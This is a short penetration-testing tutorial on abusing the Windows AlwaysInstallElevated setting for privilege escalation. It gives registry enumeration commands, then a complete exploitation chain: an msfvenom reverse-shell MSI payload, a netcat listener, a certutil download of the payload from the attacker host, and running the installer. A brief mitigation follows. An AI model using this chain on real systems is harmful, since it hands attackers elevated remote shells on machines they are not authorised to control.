Abuse Privileges - AlwaysInstallElevated
AlwaysInstallElevated is a Windows Registry setting that affects the behavior of the Windows Installer service. The vulnerability arises when the AlwaysInstallElevated registry key is configured with a value of “1” in the Windows Registry.
When this registry key is enabled, it allows non-administrator users to install software packages with elevated privileges. In other words, users who shouldn’t have administrative rights can exploit this vulnerability to execute arbitrary code with elevated permissions, potentially compromising the security of the system.
Enumeration

We can manually enumerate the status of AlwaysInstallElevated by querying the following commands.
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
and
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
If either command returns a value of 1, it indicates a potential vulnerability, enabling non-administrative users to install software with elevated privileges.
Exploitation
- Generate a msi payload file
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.5 LPORT=443 -a x64 --platform Windows -f msi -o evil.msi
- Open a listener on your Kali machine.
sudo nc -nlvp 443
- Transfer the malicious MSI file to the victim’s machine.
certutil.exe -urlcache -f http://10.0.2.5:8888/evil.msi evil.msi
- Run the file
PS :> evil.msi
Voila 🎉!
Note: if there is an antivirus enabled it won’t work!
Mitigation
To mitigate the AlwaysInstallElevated vulnerability, it is recommended to set the AlwaysInstallElevated value to 0 in both the HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER hives in the Windows Registry.